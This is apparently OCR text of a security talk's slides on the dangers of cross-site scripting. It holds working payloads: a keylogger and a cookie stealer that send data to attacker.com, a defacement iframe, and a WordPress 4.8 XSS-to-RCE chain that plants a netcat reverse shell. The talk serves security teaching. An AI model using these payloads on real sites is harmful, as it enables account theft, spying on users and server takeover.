XSS

For the win!

What can be really done with Cross-Site Scripting

by @brutelogic

Whoami

- Security Researcher at Sucuri Security (a GoDaddy company)
- XSS, filter/WAF bypass and... bash!
- Helped to fix more than 1000 XSS vulnerabilities in www
- Actually developing/maintaining KNOXSS, an online XSS tool

Agenda

- Fast Intro to XSS
- Dangers of XSS
  - Virtual Defacement
  - LSD - Leakage, Spying and Deceiving
  - Account Stealing
  - Memory Corruption Vector
  - XSS Worm
  - CMS Pwnage
- Miscellaneous
  - Less Dangerous Outcomes
  - Easiness of XSS Delivery
  - References

Fast Intro to XSS

Definition

- XSS is javascript code executed by attacker in victim's browser
- Browsers use a programmatic (object oriented) model of HTML documents called DOM (Document Object Model) where every markup element is a DOM node.
- Almost anything done in browser is performed only or also by javascript

Fast Intro to XSS

Classical Example


- Vulnerable PHP Source Code

```
$username = $_GET[“user”];

echo “<h1>Hello, $username!</h1>”;
```

Fast Intro to XSS

Classical Example


- Reflection of User Controlled Input “John”



Fast Intro to XSS

Classical Example

- Execution of Script Block via User Input




Fast Intro to XSS

Main Types

- Server based: attack comes in server's response (99,99% in source code), directly with input (reflected) or indirectly with a previously saved input (stored);

- Client based: rogue input is treated by native javascript code of the page and gets executed directly or indirectly in the same way as above. Aka DOM-based XSS.

Dangers of XSS



Virtual


Defacement

Let’s take the blue pill.

Virtual Defacement

- XSS that alters the visual of the page for the victim, spreading attacker's message or fake news

- Might impact business or influence someone's decision (like buy/sell of stocks or btc)



Simple defacement injection

<img src=//attacker.com/picture.jpg style=width:100%;height:100%>

"Loss! Hacker known as 'Brute Logic' steals a fortune from Globo's journalist" (headline)

Targeted code

<iframe

src="//www.tribunahoje.com/noticia/148537/entretenimento/2015/07/17/prejuizo-hacker-rouba-verdadeira-fortuna-de-jornalista-global.html"

style="border:0;position:absolute;top:0;left:0;right:0;bottom:0;width:100%;height:100%"

onload="parent.frames[0].document.getElementsByTagName('h1')[1].innerHTML='Prejuizo! Hacker conhecido como \'Brute Logic\' rouba verdadeira fortuna de jornalista global'">

LSD

Leakage, Spying and Deceiving

Trust no one.

LSD - Leakage, Spying and Deceiving

- Leakage: any private info accessible by js is easily exfiltrated
- Spying: what victim type can be logged and sent anywhere
- Deceiving: by presenting a fake login form, victim’s credentials are taken


XSS Keylogger

$ cat k.php

```
<?php

$k = $_GET["k"];

if (!empty(k)) {

    $f = fopen("log.txt", "a+");

    fwrite($f, $k);

    fclose($f);

}
```

$ cat k.js

```
keys = '';

document.onkeypress = function(e) {

    get = window.event?event:e;

    key = get.keyCode?get.keyCode:get.charCode;

    key = String.fromCharCode(key);

    keys += key;

}

setInterval(function(){

    fetch('//attacker.com/k.php?k=' + keys);

    keys = '';

}, 1000);
```



Keylogging with XSS

Account

Stealing

My other account is your account.


Account Stealing

- Session cookies can be exfiltrated (except httpOnly ones)

- Unprotected password/email/phone number change functionality can be abused to compromise account

Short js code to steal cookies:

```
fetch(‘//attacker.com/?cookie=’+document.cookie)
```




Unprotected password change in wordpress.com

Memory

Corruption


Vector




Welcome to my box.

Memory Corruption Vector

- By simply firing a request to a web server with an exploit, an attacker can compromise the underlying machine of the victim.





Metasploit Browser Autopwn 2 loaded

Unleashing the Metasploit beast:

<img src=//attacker.com>

XSS

Worm

XSS is my hero.

XSS Worm

- Rogue js code can spread itself across the database of web app

- Exponential growth in social apps, possibility of total compromise

XSS Worm

- An worm in action can be seen here (lab experiment)

CMS

Pwnage

Hey admin, give me admin!

CMS Pwnage


- If an administrator of a CMS install gets XSSed, RCE is straightforward

- Get the anti-CSRF token then submit with it to edit or upload code to server

Usage of content management systems for websites

This diagram shows the percentages of websites using various content management systems. See technologies overview for explanations on the methodologies used in the surveys. Our reports are updated daily.

How to read the diagram:
52.2% of the websites use none of the content management systems that we monitor.
WordPress is used by 28.3% of all the websites, that is a content management system market share of 59.2%.



https://w3techs.com/technologies/overview/content_management/all

Wordpress 4.8 - XSS to RCE

- Targeting Hello Dolly plugin, vanilla install

- 200 OK for /wordpress/wp-content/plugins/hello.php

Wordpress 4.8 - XSS to RCE

- Defining some vars (path, file and payload)

```
p = '/wordpress/wp-admin/plugin-editor.php?';

q = 'file=hello.php';

s = '<?=`nc attacker.com 5855 -e /bin/bash`;';  // reverse shell to attacker.com:5855
```

Wordpress 4.8 - XSS to RCE

- Grabbing anti-CSRF token (_wpnonce) and preparing content update

```
a = new XMLHttpRequest();

a.open('GET', p+q, 0);

a.send();

$ = '_wpnonce=' + /nonce" value="([^"]*?)"/.exec(a.responseText)[1] + '&newcontent='
+ s + '&action=update&' + q;
```

Wordpress 4.8 - XSS to RCE


- Submitting plugin edition

```
b = new XMLHttpRequest();

b.open('POST', p+q, 1);

b.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');

b.send($);
```

Wordpress 4.8 - XSS to RCE

- Executing payload by firing a request

```
b.onreadystatechange = function(){
   if (this.readyState == 4) {
      fetch('/wordpress/wp-content/plugins/hello.php');
   }
}
```




Opening a netcat shell after triggering a stored XSS in WP

Miscellaneous

- Less Dangerous Outcomes

1. Forced download of files
2. Denial of Service
3. Attacks in mobile or with user permission (geolocation, audio/video capture, plugin install, etc)



Miscellaneous

- Easiness of XSS Delivery

1. Easily shared in social networks
2. Disguised by URL shortening services
3. Spam, spear phishing and watering hole

Miscellaneous

- References

http://brutelogic.com.br/blog

http://brutelogic.com.br/cheatsheet

https://youtu.be/i8mTYicEQrI

https://youtu.be/26V01iIjeGk

"HACKERS ONLY NEED TO BE LUCKY ONCE.
YOU NEED TO BE LUCKY EVERY TIME."

Rodolfo Assis (@brutelogic), Security Researcher

leakwatch

Thank You!

@brutelogic

#hack2learn